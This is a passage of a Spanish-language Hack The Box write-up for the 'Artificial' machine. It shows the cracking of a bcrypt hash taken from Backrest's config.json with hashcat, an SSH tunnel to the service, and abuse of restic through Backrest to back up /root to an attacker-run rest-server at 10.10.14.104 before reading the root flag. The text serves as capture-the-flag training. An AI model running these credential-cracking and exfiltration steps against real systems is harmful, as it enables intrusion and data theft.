backrest/.config/
backrest/.config/backrest/
backrest/.config/backrest/config.json
backrest/oplog.sqlite.lock
backrest/backrest
backrest/tasklogs/
backrest/tasklogs/logs.sqlite-shm
backrest/tasklogs/.inprogress/
backrest/tasklogs/logs.sqlite-wal
backrest/tasklogs/logs.sqlite
backrest/oplog.sqlite
backrest/secret
backrest/processlogs/
backrest/processlogs/backrest.log
backrest/install.sh
```


En el archivo *install* podemos ver que la aplicación se levanta en *localhost* puerto 9898, probablemente tendremos que hacer un túnel para poder acceder.

```
<key>PATH</key>
<string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin</string>
<key>BACKREST_PORT</key>
<string>127.0.0.1:9898</string>
```

También encontramos una carpeta oculta llamada *.config*, que contiene un hash cifrado en Base64.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads/backrest]
[★]$ ls -la
total 51092
drwxr-xr-x 5 root      root      4096 Mar  4 2025 .
drwxr-xr-x 3 excalibur excalibur 4096 Sep  4 13:17 ..
-rwxr-xr-x 1 debian    ssl-cert 25690264 Feb 16 2025 backrest
drwxr-xr-x 3 root      root      4096 Mar  3 2025 .config
-rwxr-xr-x 1 debian    ssl-cert   3025 Mar  2 2025 install.sh
-rw----- 1 root      root         64 Mar  3 2025 jwt-secret
-rw-r--r-- 1 root      root    57344 Mar  4 2025 oplog.sqlite
-rw----- 1 root      root         0 Mar  3 2025 oplog.sqlite.lock
-rw-r--r-- 1 root      root   32768 Mar  4 2025 oplog.sqlite-shm
-rw-r--r-- 1 root      root         0 Mar  4 2025 oplog.sqlite-wal
drwxr-xr-x 2 root      root      4096 Mar  3 2025 processlogs
-rwxr-xr-x 1 root      root  26501272 Mar  2 2025 restic
drwxr-xr-x 3 root      root      4096 Mar  4 2025 tasklogs
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads/backrest]
[★]$
```

```
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/backrest/.config/backrest]
#cat config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR015OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
```

Decodificación y crackeo de credenciales

Decode from Base64 format

Simply enter your data then push the decode button.

```
JDJhJDEwJGNWR0I5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< **DECODE** > Decodes your data into the area below.

```
$2a$10$cVGly9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0Q0
```

Podremos ver que ahora nos devuelve un hash totalmente diferente, lo pasaremos por hash id para saber qué tipo de cifrado es.

Analizamos el hash con *hash id* para identificar el tipo de cifrado, según el formato, probablemente sea Bcrypt.

```
[root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
#hashid hash
--File 'hash'--
Analyzing '$2a$10$cVGly9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0Q0'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'hash'-- [root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
#
```

Guardamos el hash en un archivo.

```
[root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
#cat hash
$2a$10$cVGly9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0Q0
```

Antes de comenzar con el descifrado, descomprimos la lista de contraseñas *rockyou*.

```
[x]-[root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
└─ #gunzip /usr/share/wordlists/rockyou.txt.gz
└─ [root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
└─ #ls /usr/share/wordlists/
dirb  dirbuster  dnsmap.txt  fasttrack.txt  john.lst  metasploit  nmap.lst  rockyou.txt  seclists  sqlmap.txt  wfuzz
└─ [root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
└─ #
```

Para que *hashcat* entienda qué tipo de hash debe descifrar y optimice la ejecución, buscamos el modo correspondiente en su wiki:

<https://hashcat.net/wiki/doku.php?id=hashcat>

En nuestro caso, el modo es **3200**, ya que es un hash bcrypt, ahora podemos descifrar.

```
[x]-[root@htb-owuflwvcsf]-[/home/excalibur/Desktop]
└─ #hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
```



```
$2a$10$cVGly9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0Q0: !@#$$%^
```

Acceso al servicio web a través de túnel SSH

Realizaremos un port forwarding con SSH para poder acceder al servicio BackRest.

```
[eu-dedivip-1]-[10.10.14.104]-[excalibur@htb-owuflwvcsf]-[~/Downloads]  
[*]$ ssh -L 9898:127.0.0.1:9898 gael@10.129.134.53
```

Nos loguearemos con el usuario que encontramos en *config.json* y con la contraseña descifrada con *hashcat*.



Como ya hemos visto anteriormente BackRest, al ser una interfaz gráfica sobre Restic, nos permite ejecutar comandos a través de ella. Así que probaremos a buscar Restic en GTFOBins.

Ejecución de comandos desde BackRest

<https://gtfobins.github.io/gtfobins/restic>

Según GTFOBins, podemos crear un servidor para recibir la copia de seguridad y extraer estos datos en nuestra máquina, lo cual es útil para crear una copia de seguridad de la carpeta root.

Primero clonaremos el repositorio: <https://github.com/restic/rest-server.git>

```
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads]
#git clone https://github.com/restic/rest-server.git
Cloning into 'rest-server'...
remote: Enumerating objects: 4606, done.
remote: Counting objects: 100% (863/863), done.
remote: Compressing objects: 100% (309/309), done.
remote: Total 4606 (delta 704), reused 553 (delta 553), pack-reused 3743 (from 3)
Receiving objects: 100% (4606/4606), 6.04 MiB | 39.91 MiB/s, done.
Resolving deltas: 100% (2000/2000), done.
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads]
#cd rest-server/
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/rest-server]
#
```

Después, compilaremos y ejecutaremos el binario con los comandos indicados.

```
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/rest-server]
#CGO_ENABLED=0 go build -o rest-server ./cmd/rest-server
go: downloading github.com/coreos/go-systemd/v22 v22.5.0
go: downloading github.com/spf13/cobra v1.9.1
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/rest-server]
#./rest-server -h
Run a REST server for use with restic

Usage:
  rest-server [flags]
```

Configuramos el servidor para que quede a la escucha y permita recibir la copia de seguridad desde BackRest.

```
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/rest-server]
# ./rest-server --path /home/excalibur/Downloads/ --listen :12345 --no-auth
[x]-[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/rest-server]
# ./rest-server --path /home/excalibur/Downloads/ --listen :12345 --no-auth
Data directory: /home/excalibur/Downloads/
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:12345
```

Con el servidor a la escucha configuramos un nuevo repositorio en la web.

Getting Started

Add Restic Repository

See [backrest getting started guide](#) for repository configuration instructions or check the [restic documentation](#) for more details about repositories.

* Repo Name: ✓

* Repository URI: ✓

Password: ✓ [Generate]

Env Vars:

Flags:

Prune Policy: %

Clock for schedule:


Every on and at

Check Policy: %

Clock for schedule:

Every on and at


Al acceder al nuevo repositorio veremos que podemos ejecutar comandos, primero, Desde el apartado *Run Command* lanzamos el comando para iniciar el repositorio y establecer una conexión. Gracias a esto, podremos hacer una copia de seguridad de la carpeta root.



Podemos ver que, en nuestro servidor, nos llega la confirmación de que se ha creado el repositorio.

```
[x]-[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/rest-server]
# ./rest-server --path /home/excalibur/Downloads/ --listen :12345 --no-auth
Data directory: /home/excalibur/Downloads/
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:12345
Creating repository directories in /home/excalibur/Downloads/root_repo
```

Ahora podemos hacer una copia de seguridad de la carpeta root.



The screenshot shows a terminal window with a command prompt. The command entered is `rest-r rest:http://10.10.14.104:12345/root_repo backup /root`. The output shows the command was executed successfully and a backup was created. The output text is: `command: /opt/backrest/restic -r rest:http://10.10.14.104:12345/root_repo init -o sftp.args=-oBatc created restic repository 169ebfdaf7 at rest:http://10.10.14.104:12345/root_repo/ Please note that knowledge of your password is required to access the repository. Losing your password means that your data is irrecoverably lost.`

En nuestro repositorio local vemos la snapshot guardada.

```
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/root_repo/snapshots]
# ls
dc667f84a1ff94732eccce89237c33fd3b7091edb3cb25677852beb324329335
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/root_repo/snapshots]
#
[x]-[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/root_repo/snapshots]
# restic -r /home/excalibur/Downloads/root_repo/ snapshots
enter password for repository:
repository 169ebfda opened (repository version 2) successfully, password is correct
created new cache in /root/.cache/restic
ID          Time                Host          Tags          Paths
-----
dc667f84    2025-09-04 14:39:50    artificial    /root
-----
1 snapshots
[root@htb-owuflwvcsf]-[/home/excalibur/Downloads/root_repo/snapshots]
#
```


De esta snapshot podemos hacer un restore para poder acceder a su contenido, para ello haremos lo siguiente.

```
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots
#restic -r /home/excalibur/Downloads/root_repo/ restore dc667f84 --target ./restore
enter password for repository:
wrong password or no key found. Try again
enter password for repository:
repository 169ebfda opened (repository version 2) successfully, password is correct
restoring <Snapshot dc667f84 of [/root] at 2025-09-04 19:39:50.641133158 +0000 UTC by root@artificial> to ./restore
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots
#ls
dc667f84a1ff94732eccce89237c33fd3b7091edb3cb25677852beb324329335  restore
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots
#cd restore/
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots/restore
#ls
root
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots/restore
#
```

Finalmente, navegamos por el directorio root y extraemos la root flag.

```
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots/restore
#cd root/
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots/restore/root
#ls
root.txt  scripts
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots/restore/root
#cat root.txt
[REDACTED]
[root@htb-owuflwvcsf]~/home/excalibur/Downloads/root_repo/snapshots/restore/root
#
```